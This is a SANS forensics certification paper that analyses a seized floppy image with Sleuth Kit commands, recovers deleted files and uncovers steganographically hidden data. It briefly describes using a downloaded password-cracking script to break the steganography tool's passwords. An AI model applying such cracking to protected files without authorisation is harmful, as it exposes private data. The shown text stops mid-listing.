Global Information Assurance Certification Paper

Analysis of Unknown Floppy Image and Compromised Web cum Email Server

GCFA Practical Assignment

Vijay Kumar V K

November 1, 2004

2004 Version 1.5 (April 30, 2004)

© SANS Institute 2000 - 2005 Author retains full rights.

Abstract:

This paper was done for the requirements for the GIAC Certified Forensic Analyst Certification program (GCFA) from SANS. The paper broadly contains 3 sections. Each section will describes in detail, the knowledge obtained through the SANS forensics course, and the implications of the knowledge obtained to the situations presented in the practical.
The first section talks about the analysis of a floppy image obtained from the SANS web site. Robert John Leszczynski, a lead process engineer attempted

to take a floppy outside against the company policy. The floppy disk was seized and forensic analysis was done on the image taken from the floppy disk. The section details how the information had been collected and the methods taken to analysis the floppy image. The analysis result shows how the floppy disk might have been used for some illegal activities.
The second section details about the analysis that was carried out on a hard disk image of an unknown compromised server. The server was used as Web cum Email Server. The complete image was taken from the hard disk, and forensic analysis was done on the image.

The third part deals with some of the legal issues based on the analysis of the first section.

Introduction:

Forensics is defined as
“Gathering and analyzing data in a manner as free from distortion or bias as possible to reconstruct data or what has happened in the past on a system”. www.fish.com/security/forensics.html [Ref 1]

Computer Forensics is about evidence collected from computers that is sufficiently reliable to stand up in court and be convincing. Computer forensics is not only about analysis data, but also about gathering information from the system, analysis it and producing a detailed report of the analysis. In a nutshell there are various steps involved in forensics analysis. The most important are

Evidence Seizure:

This generally happens in the incident gathering phase where we need to verify the incident, and also collect all kinds of data including volatile and non-volatile data.

Investigation and Analysis:

The investigation and analysis consists of two important steps.

Media Analysis:

The media analysis is done on the seized images that have been gathered during evidence collection phase. The media analysis was done using various tools and techniques, and also includes data recovery, and finding out what has actually happened with the system

Timeline Analysis:

The time stamps of the files found in the image are analyzed in detail.

Reporting:

Reporting forms the important phase of the forensics analysis. The

results of the analysis done on the image or system should be reported in a proper way such that it stands up in court and should be convincing.

Part 1: Analysis an unknown Floppy Image

Incident Background:

Robert John Leszczynski, Jr., is employed by Ballard Industries, a designer of fuel cell batteries, which produces, specialized batteries used around the world by thousands of companies. Robert is assigned as the lead process control engineer for the project.

After several successful years of manufacturing and distributing a relatively new fuel cell battery, which is used in many applications, Ballard industries notices that many of their clients are no longer re-ordering from them.

After making several calls the vice president of sales determines that one of Ballard's major competitors, Rift, Inc., has been receiving the new orders for the same fuel cell battery, which was once unique to Ballard. A full-blown investigation ensues.

The investigation has not turned up very much. It is apparent that Rift, Inc. somehow has received proprietary information from Ballard industries. A Ballard industry keeps a customer database of all its clients and it is feared that that information somehow got out along with other proprietary data.

The only thing out of the ordinary that has turned up is a floppy disk that was being taken out of the R&D labs by Robert Leszczynski on 26 April 2004 at approximately 4:45 pm MST, which is against company policy. The on staff security guard seized the floppy disk from Robert's briefcase and told Robert he could retrieve it from the security administrator.

Chain of Custody:

The chain of custody form with the following information was also provided along with the image.

Tag# fl-260404-RJL1

3.5 inch TDK floppy disk

MD5: d7641eb4da871d980adbe4d371eda2ad fl-260404-RJL1.img
fl-260404-RJL1.img.gz

Examination Details:

The primary forensic workstation was an IBM machine with Intel Celeron 768.142 MHz Processor having a RAM size of 384 MB. The hard disk capacity is 80 GB with dual boot partition with Windows XP and Fedora Core 2 Linux

distribution with 2.6.5-1.358 kernel version. The workstation was installed with all the required forensic tools. The network connection of the forensics workstation was disconnected while doing the analysis to prevent any malicious network activity.

The complete analysis of the image was done using sleuth kit (TSK). It is open source software written by Brain carrier. The complete tool kit can be downloaded from http://sleuthkit.org/sleuthkit [2]. The Sleuth Kit (previously known as TASK) is a collection of UNIX-based command line file system and media management forensic analysis tools. There are a total of 16 tools in the sleuth kit.

For better understanding and clarity, all the commands, program names, file names and command line output that are done for the analysis are put in courier style font with blue color.

Initial Evidence Collection:

The compressed floppy image file which was analyzed, was downloaded from SANS GIAC website http://www.giac.org/gcfa/v1_5.gz to the forensic workstation. The file was made read-only to avoid any accidental writing of the data, using the command chmod with options

a-w for all without write options.

```
[root@LinuxForensics image]# chmod a-w v1_5.gz
[root@LinuxForensics image]# ls -lit
total 496
2171621 -r--r--r--    1 root     root       502408 Oct 28 07:07 v1_5.gz
```

The integrity of the compressed file was verified by computing the MD5 hash of the image using md5sum utility.

```
[root@LinuxForensics image]# md5sum v1_5.gz
f39239ed04e7c0c1b36bcd556d213623  v1_5.gz
```

No hashes of the compressed file were given to compare the result against, so this hash would serve as a checkpoint for the future.

The contents of the compressed file were listed using the utility gunzip with -l option.

```
[root@LinuxForensics image]# gunzip -l v1_5.gz
         compressed        uncompressed  ratio uncompressed_name
             502408             1474560  65.9% v1_5
```

The compressed file contains a single file called v1_5.

The compressed file was uncompressed by using the utility gunzip with

the following options.

-d for decompress

-N to restore the original name and time stamp.

```
[root@LinuxForensics image]# gunzip -dN v1_5.gz
```

The file extracted matches with the file given in the chain of custody form.

Image Analysis:

The analysis of the image was done using various tools and commands come along with sleuth kit.

The size, time stamp and block details of the file were taken using the stat command.

```
[root@LinuxForensics image]# stat fl-260404-RJL1.img
  File: `fl-260404-RJL1.img'
  Size: 1474560        Blocks: 2888       IO Block: 4096   Regular File
Device: 302h/770d      Inode: 2171623     Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2004-10-27 22:38:45.000000000 +0530
Modify: 2004-04-26 06:15:59.000000000 +0530
Change: 2004-10-27 19:01:31.000000000 +0530
```

The integrity of the uncompressed file was verified by computing the MD5 hash of the file using the utility md5sum. The MD5 hash of the uncompressed file matches with that provided along with the chain of custody form.

```
[root@LinuxForensics image]# md5sum fl-260404-RJL1.img
d7641eb4da871d980adbe4d371eda2ad  fl-260404-RJL1.img
```

To determine the type of the file, the file command was used. It identifies the file type based on the content. The file command was run on the uncompressed file to get to know about the type of the file. The file command looks at the given file, performs some test, and determines what type of file it is, based on the specific signature. The file command was run on the image file and it showed that, it was of fat12 file system with 9 sectors.

```
[root@LinuxForensics image]# file fl-260404-RJL1.img
fl-260404-RJL1.img: x86 boot sector, code offset 0x3c, OEM-ID " mkdosfs", root entries
224, sectors 2872 (volumes <=32 MB) , sectors/FAT 9, serial number 0x408bed14, label:
"RJL        ", FAT (12 bit)
```

The forensics analysis methods include collecting the file image information using sleuth kit tool sets.
http://www.sleuthkit.org/sleuthkit/ [2]

The fsstat command, which is part of sleuth kit, takes an image of particular file system and displays information about it. It gives details about file system information, meta-data information, content-data information, and the contents in sectors. Since the file system is of type fat12 -f option with value fat12 should be given along with the command.

```
[root@LinuxForensics image]# fsstat -f fat12 fl-260404-RJL1.img
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: FAT

OEM Name: mkdosfs
Volume ID: 0x408bed14
Volume Label (Boot Sector): RJL
Volume Label (Root Directory): RJL
File System Type Label: FAT12

Sectors before file system: 0

File System Layout (in sectors)
Total Range: 0 - 2871
* Reserved: 0 - 0
** Boot Sector: 0
* FAT 0: 1 - 9
* FAT 1: 10 - 18
* Data Area: 19 - 2871
** Root Directory: 19 - 32
** Cluster Area: 33 - 2871

META-DATA INFORMATION
--------------------------------------------
Range: 2 - 45426
Root Directory: 2

CONTENT-DATA INFORMATION
--------------------------------------------
Sector Size: 512
Cluster Size: 512
Total Cluster Range: 2 - 2840

FAT CONTENTS (in sectors)
--------------------------------------------
105-187 (83) -> EOF
188-250 (63) -> EOF
251-316 (66) -> EOF
317-918 (602) -> EOF
919-1340 (422) -> EOF
1341-1384 (44) -> EOF
```

The output of the fsstat shows that the cluster size is 512 bytes. The total numbers of clusters were 2871. The total size of the floppy disk used is 512 * 2871 which were 1469952 bytes.

Before the image was mounted, few more utilities from the sleuth kit were run against it to grab more in formations that would help in the analysis.

The dls command is used to see the content of the image file.

```
<HTML>
<HEAD>
<meta http-equiv=Content-Type content="text/html;  charset=ISO-8859-1">
<TITLE>Ballard</TITLE>
</HEAD>
<BODY bgcolor="#EDEDED">
<center>
<OBJECT classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"

codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#vers
ion=6,0,0,0"
 WIDTH="800" HEIGHT="600" id="ballard" ALIGN="">
 <PARAM NAME=movie VALUE="ballard.swf"> <PARAM NAME=quality VALUE=high>
<PARAM NAME=bgcolor VALUE=#CCCCCC> <EMBED src="ballard.swf" quality=high
bgcolor=#CCCCCC  WIDTH="800" HEIGHT="600" NAME="ballard" ALIGN=""
TYPE="application/x-shockwave-flash"
PLUGINSPAGE="http://www.macromedia.com/go/getflashplayer"></EMBED>
</OBJECT>
</center>
</BODY>
</HTML>
```

and also some binary data.

For further analysis, the output of the dls command was redirected to a file.

```
[root@LinuxForensics image]# dls -f fat12 fl-260404-RJL1.img > fl-260404-RJL1.img.dls
```

The `strings` command was run on the floppy image to get any printable strings within the image. The -a option was given to display all readable strings and the radix=d option was used to display the offset where they are found. This could be used later to find any other interesting files that may not be initially found when examining the unknown binary.

```
[root@LinuxForensics image]# strings -a --radix=d fl-260404-RJL1.img > fl-260404-
RJL1.img.strings
```

The fls command was used to collect information about the files and directories

in the image. The fls command is a part of sleuth kit, which shows names, permissions and MAC time information of all the files and directories including the deleted ones.

```
[root@LinuxForensics image]# fls -f fat12 fl-260404-RJL1.img
r/r 3:  RJL        (Volume Label Entry)
r/r * 5:CamShell.dll (_AMSHELL.DLL)
r/r 9:  Information_Sensitivity_Policy.doc (INFORM~1.DOC)
r/r 13: Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
r/r 17: Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
r/r 20: Password_Policy.doc (PASSWO~1.DOC)
r/r 23: Remote_Access_Policy.doc (REMOTE~1.DOC)
r/r 27: Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
r/r* 28:_ndex.htm
```

The fls output shows that the image contained 8 files and no directories, out of which two files were, deleted files. The output also shows the inodes of both deleted and existing files. The deleted files are shown with an asterisk (*) mark near that particular inode number. The deleted files were identified as CamShell.dll at inode number 5 and _ndex.htm at inode number 28.

The information specific to a particular file at a particular inode, like the size of the file, MAC time, and sectors used for that file, was obtained by another sleuth kit command istat. It is similar to the stat command in unix.

The information about the deleted files was obtained using the istat command at inode numbers 5 and 28, which were deleted inodes.

```
[root@LinuxForensics image]# istat -f fat12 fl-260404-RJL1.img 5
Directory Entry: 5
Not Allocated
File Attributes: File, Archive
Size: 36864
Num of links: 0
Name: _AMSHELL.DLL

Directory Entry Times:
Written:      Sat Feb  3 19:44:16 2001
Accessed:     Mon Apr 26 00:00:00 2004
Created:      Mon Apr 26 09:46:18 2004

Sectors:
33

Recovery:
33 34 35 36 37 38 39 40
41 42 43 44 45 46 47 48
49 50 51 52 53 54 55 56
```

```
57 58 59 60 61 62 63 64
65 66 67 68 69 70 71 72
73 74 75 76 77 78 79 80
81 82 83 84 85 86 87 88
89 90 91 92 93 94 95 96
97 98 99 100 101 102 103 104

[root@LinuxForensics image]# istat -f fat12 fl-260404-RJL1.img 28
Directory Entry: 28
Not Allocated
File Attributes: File, Archive
Size: 727
Num of links: 0
Name: _ndex.htm

Directory Entry Times:
Written:        Fri Apr 23 10:53:56 2004
Accessed:       Mon Apr 26 00:00:00 2004
Created:        Mon Apr 26 09:47:36 2004

Sectors:
33

Recovery:
33 34
```

The istat command gives information about the two deleted files CamShell.dll and _ndex.htm.

To Recover the contents of the deleted files, another sleuth kit command icat was used. The icat command reads the contents from the inode specified and displays it in the stdout. The output of the icat command was redirected and stored in a file for further analysis. To recover the file from the command -r option was given.

```
[root@LinuxForensics image]# icat -rf fat12 fl-260404-RJL1.img 5 > CamShell.dll
[root@LinuxForensics image]# icat -rf fat12 fl-260404-RJL1.img 28 > _ndex.htm
```

After recovering the deleted files, MD5 hash was taken on the two recovered files using the command md5sum.

```
[root@LinuxForensics deleted_files]# md5sum CamShell.dll _ndex.htm
6462fb3acca0301e52fc4ffa4ea5eff8  CamShell.dll
17282ea308940c530a86d07215473c79  _ndex.htm
[root@LinuxForensics deleted_files]# md5sum CamShell.dll _ndex.htm > ../analysis_files/fl-
260404-RJL1.img.deleted.md5sum
```

The file image was mounted using mount command for further analysis of the data in the image. mount is the command that will take raw image and mounts it on to a specified directory of choice to be able to examine the contents of the image. The image has to be recognizable file system. The floppy image was mounted on to a mount point directory with the following options,

-o ro	mount as read only
loop	mount on a loop device
noexec	no execution allowed
noatime	don't allow changes of inode time

```
[root@LinuxForensics Floppy_Image]# mount -o ro,loop,noexec,noatime image/fl-260404-RJL1.img FloppyImage_mount/
[root@LinuxForensics Floppy_Image]#

[root@LinuxForensics FloppyImage_mount]# ls
Acceptable_Encryption_Policy.doc    Internal_Lab_Security_Policy1.doc
Password_Policy.doc
Information_Sensitivity_Policy.doc  Internal_Lab_Security_Policy.doc
Remote_Access_Policy.doc
[root@LinuxForensics FloppyImage_mount]#
```

The MD5 hash values of the mounted files were calculated using the command md5sum.

```
[root@LinuxForensics FloppyImage_mount]# md5sum *
f785ba1d99888e68f45dabeddb0b4541  Acceptable_Encryption_Policy.doc
99c5dec518b142bd945e8d7d2fad2004  Information_Sensitivity_Policy.doc
e0c43ef38884662f5f27d93098e1c607  Internal_Lab_Security_Policy1.doc
b9387272b11aea86b60a487fbdc1b336  Internal_Lab_Security_Policy.doc
ac34c6177ebdcaf4adc41f0e181be1bc  Password_Policy.doc
5b38d1ac1f94285db2d2246d28fd07e8  Remote_Access_Policy.doc
[root@LinuxForensics FloppyImage_mount]#
[root@LinuxForensics FloppyImage_mount]# md5sum * > ../analysis_files/fl-260404-RJL1.img.mounted.md5sum
```

The types of the files were determined by using the file command.

```
[root@LinuxForensics FloppyImage_mount]# file *
Acceptable_Encryption_Policy.doc:   Microsoft Office Document
Information_Sensitivity_Policy.doc: Microsoft Office Document
Internal_Lab_Security_Policy1.doc:  Microsoft Office Document
Internal_Lab_Security_Policy.doc:   Microsoft Office Document
Password_Policy.doc:                Microsoft Office Document
Remote_Access_Policy.doc:           Microsoft Office Document
```

Analysis of the Deleted Files:

The istat output of the recovered files shows that first two inode blocks of the CamShell.dll was overwritten by _ndex.htm.

1. _ndex.htm

The _ndex.htm file is a HTML file. It contains a nothing more but an embedded flash object called ballard.swf. A search on Google for ballard.swf showed the flash object file in the following site.
http://www.overgrow.com/edge/showthread/t-539698.html [3]

The flash object was downloaded from the site. The file did not contain any thing specific.
http://www.ballard.com/resources/animations/animations/FuelCellShort/ballard.swf. [4]

2. CanShell.dll

The CamShell.dll file is a Microsoft dynamic link library. Some searches were made in Google to find some information about this particular dll file. In one of the blog, there was an interesting piece of information. The result showed that the dll library CamShell.dll has been used by a software tool called camouflage.

One of the blog from the Internet mentioned camouflage tool being used for steganography, which uses CamShell.dll.
http://www.tranceaddict.com/forums/archive/topic/79627-1.html [5]

The strings command was run on the mounted Microsoft word document files, to gather any useful information. On the initial analysis the size of two documents Password_Policy.doc and Remote_Access_Policy.doc found to be large compared to other documents. The output of the string command showed that the documents Password_Policy.doc, Remote_Access_Policy.doc and Internal_Lab_Security_Policy.doc contained some more data appended to the end of the document. It confirmed that steganography was indeed used on this documents.

```
[root@LinuxForensics FloppyImage_mount]# strings Internal_Lab_Security_Policy.doc |
tail -25
Extranet - Connections between third parties that require access to connections non-
public Ballard Industries resources, as defined in InfoSec's Extranet policy (link).
DMZ (De-Militarized Zone)  - This describes network that exists outside of primary
corporate firewalls, but are still under Ballard Industries administrative control.
6.0 Revision History
Normal.dot
```

Microsoft Word 10.0
Ballard
Cisco Systems, Inc.
Title
Microsoft Word Document
MSWordDoc
Word.Document.8
Normal.dot
Microsoft Word 10.0
Ballard
Internal Lab Security Policy
Title
Ballard Industries, Inc.
G<\cB
>viV /9
&[p
Q2fD

[root@LinuxForensics FloppyImage_mount]#

[root@LinuxForensics FloppyImage_mount]# strings Password_Policy.doc | tail -25
ce@4
A3\U#y
+Hdux
s1ys
f0DY56
Ig#G/
K67&
I>ZQ
97yX'
;9/1
]bmH
o$,Pfn
Xwa/
OGEv
wM)Jav
m+Rs{w
&Z[v
02>b?
)#w$

%
R

)
8v

```
[root@LinuxForensics FloppyImage_mount]#

[root@LinuxForensics FloppyImage_mount]# strings Remote_Access_Policy.doc | tail -25
8:ZEa
%?gc
) VY
[wAY
QZ^i%R
!AznM
8r4<
oZ H
iL(k
sKPA
zTF.
Bgjl
.k/Lr
uD5|
Cval0
~k85
n2aa
1l<6
7Mp0r
P{;R8Jox
S$Y.
v
P
7


[root@LinuxForensics FloppyImage_mount]#
```

The camouflage software was downloaded from the site, http://camouflage.unfiction.com/ [6]

The software was installed under normal user privilege, and the running of the software was monitored by the Process task Manager for any malicious activity. Nothing suspicious was found in the execution.

The camouflage was run on the mounted files and it showed there were some hidden files present. The files were found to be password protected. Password cracking tool called SetecAstronomy.pl for camouflage was searched and downloaded from the Internet using Google. The camouflage tool was run and the hidden files were recovered using the password got from password cracking tool SetecAstronomy.pl.
http://www.packetstormsecurity.org/crypt/stego/camouflage/SetecAstronomy.pl [7]

The extraction of the hidden files, and detailed analysis regarding any possible misuse of the information using this technique, is described in **Forensic Details** section of this document.

The following inference can be made based on the analysis done.

The analysis showed that Mr. Leszczynski tried to leak information that seems to be proprietary and confidential to the Ballard industries with the intention of getting monetary benefit. Along with some technical information, he also tried to leak information regarding the client of Ballard industries, by giving information of the client database.
The attempt made by Mr. Leszczynski for leaking the information outside was not successful. But the attempt made by him to misuse company resources and to hide the confidential information was found to be very much successful using the technique Steganography.
The Ballard Industries would have suffered a substantial loss, if the information had leaked outside, since it contained some proprietary technical information and also it contained the client details, which was very crucial.

Image Details:

List of all the files in the image can be obtained from fls command. The output also shows the deleted files.

```
[root@LinuxForensics image]# fls -f fat12 fl-260404-RJL1.img
r/r 3:  RJL        (Volume Label Entry)
r/r * 5:       CamShell.dll (_AMSHELL.DLL)
r/r 9:  Information_Sensitivity_Policy.doc (INFORM~1.DOC)
r/r 13: Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
r/r 17: Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
r/r 20: Password_Policy.doc (PASSWO~1.DOC)
r/r 23: Remote_Access_Policy.doc (REMOTE~1.DOC)
r/r 27: Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
r/r * 28:      _ndex.htm
[root@LinuxForensics image]#
```

The program used by Mr. Leszczynski was a steganography tool called camouflage used to hide files inside some other file.

The file image was of type fat12 file system, which does not contain any security mechanism.

The size and MAC time of the image can be obtained from stat command

```
[root@LinuxForensics image]# stat fl-260404-RJL1.img
  File: `fl-260404-RJL1.img'
```

```
  Size: 1474560        Blocks: 2888       IO Block: 4096   Regular File
Device: 302h/770d      Inode: 2171623     Links: 1
Access: (0444/-r--r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2004-10-29 16:43:40.000000000 +0530
Modify: 2004-04-26 06:15:59.000000000 +0530
Change: 2004-10-28 07:10:20.000000000 +0530
[root@LinuxForensics image]#
```

The size and MAC times of the individual files in the image can be obtained by using istat command on the particular inode number.

The istat command was run with –s option with value 45000. The image was analyzed in IST time and incident happened in MST time. The IST is +5.30 and MST is –7.00. The skew time was calculated to be 45000 in seconds.

```
[root@LinuxForensics image]# istat -f fat12 -s 45000 fl-260404-RJL1.img 3
Directory Entry: 3
Allocated
File Attributes: Volume Label
Size: 0
Num of links: 1
Name: RJL

Adjusted Directory Entry Times:
Written:       Sat Apr 24 22:23:40 2004
Accessed:      Sat Apr 24 11:30:00 2004
Created:       Sat Apr 24 22:23:40 2004

Original Directory Entry Times:
Written:       Sun Apr 25 10:53:40 2004
Accessed:      Sun Apr 25 00:00:00 2004
Created:       Sun Apr 25 10:53:40 2004

Sectors:
[root@LinuxForensics image]#

[root@LinuxForensics image]# istat -f fat12 -s 45000 fl-260404-RJL1.img 5
Directory Entry: 5
Not Allocated
File Attributes: File, Archive
Size: 36864
Num of links: 0
Name: _AMSHELL.DLL

Adjusted Directory Entry Times:
Written:       Sat Feb  3 07:14:16 2001
Accessed:      Sun Apr 25 11:30:00 2004
Created:       Sun Apr 25 21:16:18 2004
```

```
Original Directory Entry Times:
Written:        Sat Feb  3 19:44:16 2001
Accessed:       Mon Apr 26 00:00:00 2004
Created:        Mon Apr 26 09:46:18 2004

Sectors:
33

Recovery:
33 34 35 36 37 38 39 40
41 42 43 44 45 46 47 48
49 50 51 52 53 54 55 56
57 58 59 60 61 62 63 64
65 66 67 68 69 70 71 72
73 74 75 76 77 78 79 80
81 82 83 84 85 86 87 88
89 90 91 92 93 94 95 96
97 98 99 100 101 102 103 104
[root@LinuxForensics image]#
[root@LinuxForensics image]# istat -f fat12 -s 45000 fl-260404-RJL1.img 9
Directory Entry: 9
Allocated
File Attributes: File, Archive
Size: 42496
Num of links: 1
Name: INFORM~1.DOC

Adjusted Directory Entry Times:
Written:        Fri Apr 23 01:41:10 2004
Accessed:       Sun Apr 25 11:30:00 2004
Created:        Sun Apr 25 21:16:20 2004

Original Directory Entry Times:
Written:        Fri Apr 23 14:11:10 2004
Accessed:       Mon Apr 26 00:00:00 2004
Created:        Mon Apr 26 09:46:20 2004

Sectors:
105 106 107 108 109 110 111 112
113 114 115 116 117 118 119 120
121 122 123 124 125 126 127 128
129 130 131 132 133 134 135 136
137 138 139 140 141 142 143 144
145 146 147 148 149 150 151 152
153 154 155 156 157 158 159 160
161 162 163 164 165 166 167 168
169 170 171 172 173 174 175 176
177 178 179 180 181 182 183 184
185 186 187
[root@LinuxForensics image]#
```

```
[root@LinuxForensics image]# istat -f fat12 -s 45000 fl-260404-RJL1.img 13
Directory Entry: 13
Allocated
File Attributes: File, Archive
Size: 32256
Num of links: 1
Name: INTERN~1.DOC

Adjusted Directory Entry Times:
Written:        Thu Apr 22 04:01:06 2004
Accessed:       Sun Apr 25 11:30:00 2004
Created:        Sun Apr 25 21:16:22 2004

Original Directory Entry Times:
Written:        Thu Apr 22 16:31:06 2004
Accessed:       Mon Apr 26 00:00:00 2004
Created:        Mon Apr 26 09:46:22 2004

Sectors:
188 189 190 191 192 193 194 195
196 197 198 199 200 201 202 203
204 205 206 207 208 209 210 211
212 213 214 215 216 217 218 219
220 221 222 223 224 225 226 227
228 229 230 231 232 233 234 235
236 237 238 239 240 241 242 243
244 245 246 247 248 249 250
[root@LinuxForensics image]#

[root@LinuxForensics image]# istat -f fat12 -s 45000 fl-260404-RJL1.img 17
Directory Entry: 17
Allocated
File Attributes: File, Archive
Size: 33423
Num of links: 1
Name: INTERN~2.DOC

Adjusted Directory Entry Times:
Written:        Thu Apr 22 04:01:06 2004
Accessed:       Sun Apr 25 11:30:00 2004
Created:        Sun Apr 25 21:16:24 2004

Original Directory Entry Times:
Written:        Thu Apr 22 16:31:06 2004
Accessed:       Mon Apr 26 00:00:00 2004
Created:        Mon Apr 26 09:46:24 2004

Sectors:
251 252 253 254 255 256 257 258
```

```
259 260 261 262 263 264 265 266
267 268 269 270 271 272 273 274
275 276 277 278 279 280 281 282
283 284 285 286 287 288 289 290
291 292 293 294 295 296 297 298
299 300 301 302 303 304 305 306
307 308 309 310 311 312 313 314
315 316
[root@LinuxForensics image]#

[root@LinuxForensics image]# istat -f fat12 -s 45000 fl-260404-RJL1.img 20
Directory Entry: 20
Allocated
File Attributes: File, Archive
Size: 307935
Num of links: 1
Name: PASSWO~1.DOC

Adjusted Directory Entry Times:
Written:        Thu Apr 22 23:25:26 2004
Accessed:       Sun Apr 25 11:30:00 2004
Created:        Sun Apr 25 21:16:26 2004

Original Directory Entry Times:
Written:        Fri Apr 23 11:55:26 2004
Accessed:       Mon Apr 26 00:00:00 2004
Created:        Mon Apr 26 09:46:26 2004

Sectors:
317 318 319 320 321 322 323 324
325 326 327 328 329 330 331 332
333 334 335 336 337 338 339 340
341 342 343 344 345 346 347 348
349 350 351 352 353 354 355 356
357 358 359 360 361 362 363 364
365 366 367 368 369 370 371 372
373 374 375 376 377 378 379 380
381 382 383 384 385 386 387 388
389 390 391 392 393 394 395 396
397 398 399 400 401 402 403 404
405 406 407 408 409 410 411 412
413 414 415 416 417 418 419 420
421 422 423 424 425 426 427 428
429 430 431 432 433 434 435 436
437 438 439 440 441 442 443 444
445 446 447 448 449 450 451 452
453 454 455 456 457 458 459 460
461 462 463 464 465 466 467 468
469 470 471 472 473 474 475 476
477 478 479 480 481 482 483 484
```

485 486 487 488 489 490 491 492
493 494 495 496 497 498 499 500
501 502 503 504 505 506 507 508
509 510 511 512 513 514 515 516
517 518 519 520 521 522 523 524
525 526 527 528 529 530 531 532
533 534 535 536 537 538 539 540
541 542 543 544 545 546 547 548
549 550 551 552 553 554 555 556
557 558 559 560 561 562 563 564
565 566 567 568 569 570 571 572
573 574 575 576 577 578 579 580
581 582 583 584 585 586 587 588
589 590 591 592 593 594 595 596
597 598 599 600 601 602 603 604
605 606 607 608 609 610 611 612
613 614 615 616 617 618 619 620
621 622 623 624 625 626 627 628
629 630 631 632 633 634 635 636
637 638 639 640 641 642 643 644
645 646 647 648 649 650 651 652
653 654 655 656 657 658 659 660
661 662 663 664 665 666 667 668
669 670 671 672 673 674 675 676
677 678 679 680 681 682 683 684
685 686 687 688 689 690 691 692
693 694 695 696 697 698 699 700
701 702 703 704 705 706 707 708
709 710 711 712 713 714 715 716
717 718 719 720 721 722 723 724
725 726 727 728 729 730 731 732
733 734 735 736 737 738 739 740
741 742 743 744 745 746 747 748
749 750 751 752 753 754 755 756
757 758 759 760 761 762 763 764
765 766 767 768 769 770 771 772
773 774 775 776 777 778 779 780
781 782 783 784 785 786 787 788
789 790 791 792 793 794 795 796
797 798 799 800 801 802 803 804
805 806 807 808 809 810 811 812
813 814 815 816 817 818 819 820
821 822 823 824 825 826 827 828
829 830 831 832 833 834 835 836
837 838 839 840 841 842 843 844
845 846 847 848 849 850 851 852
853 854 855 856 857 858 859 860
861 862 863 864 865 866 867 868
869 870 871 872 873 874 875 876
877 878 879 880 881 882 883 884

885 886 887 888 889 890 891 892
893 894 895 896 897 898 899 900
901 902 903 904 905 906 907 908
909 910 911 912 913 914 915 916
917 918
[root@LinuxForensics image]#

[root@LinuxForensics image]# istat -f fat12 -s 45000 fl-260404-RJL1.img 23
Directory Entry: 23
Allocated
File Attributes: File, Archive
Size: 215895
Num of links: 1
Name: REMOTE~1.DOC

Adjusted Directory Entry Times:
Written: Thu Apr 22 23:24:32 2004
Accessed: Sun Apr 25 11:30:00 2004
Created: Sun Apr 25 21:16:36 2004


Original Directory Entry Times:
Written: Fri Apr 23 11:54:32 2004
Accessed: Mon Apr 26 00:00:00 2004
Created: Mon Apr 26 09:46:36 2004

Sectors:
919 920 921 922 923 924 925 926
927 928 929 930 931 932 933 934
935 936 937 938 939 940 941 942
943 944 945 946 947 948 949 950
951 952 953 954 955 956 957 958
959 960 961 962 963 964 965 966
967 968 969 970 971 972 973 974
975 976 977 978 979 980 981 982
983 984 985 986 987 988 989 990
991 992 993 994 995 996 997 998
999 1000 1001 1002 1003 1004 1005 1006
1007 1008 1009 1010 1011 1012 1013 1014
1015 1016 1017 1018 1019 1020 1021 1022
1023 1024 1025 1026 1027 1028 1029 1030
1031 1032 1033 1034 1035 1036 1037 1038
1039 1040 1041 1042 1043 1044 1045 1046
1047 1048 1049 1050 1051 1052 1053 1054
1055 1056 1057 1058 1059 1060 1061 1062
1063 1064 1065 1066 1067 1068 1069 1070
1071 1072 1073 1074 1075 1076 1077 1078
1079 1080 1081 1082 1083 1084 1085 1086
1087 1088 1089 1090 1091 1092 1093 1094
1095 1096 1097 1098 1099 1100 1101 1102
1103 1104 1105 1106 1107 1108 1109 1110

```
1111 1112 1113 1114 1115 1116 1117 1118
1119 1120 1121 1122 1123 1124 1125 1126
1127 1128 1129 1130 1131 1132 1133 1134
1135 1136 1137 1138 1139 1140 1141 1142
1143 1144 1145 1146 1147 1148 1149 1150
1151 1152 1153 1154 1155 1156 1157 1158
1159 1160 1161 1162 1163 1164 1165 1166
1167 1168 1169 1170 1171 1172 1173 1174
1175 1176 1177 1178 1179 1180 1181 1182
1183 1184 1185 1186 1187 1188 1189 1190
1191 1192 1193 1194 1195 1196 1197 1198
1199 1200 1201 1202 1203 1204 1205 1206
1207 1208 1209 1210 1211 1212 1213 1214
1215 1216 1217 1218 1219 1220 1221 1222
1223 1224 1225 1226 1227 1228 1229 1230
1231 1232 1233 1234 1235 1236 1237 1238
1239 1240 1241 1242 1243 1244 1245 1246
1247 1248 1249 1250 1251 1252 1253 1254
1255 1256 1257 1258 1259 1260 1261 1262
1263 1264 1265 1266 1267 1268 1269 1270
1271 1272 1273 1274 1275 1276 1277 1278
1279 1280 1281 1282 1283 1284 1285 1286
1287 1288 1289 1290 1291 1292 1293 1294
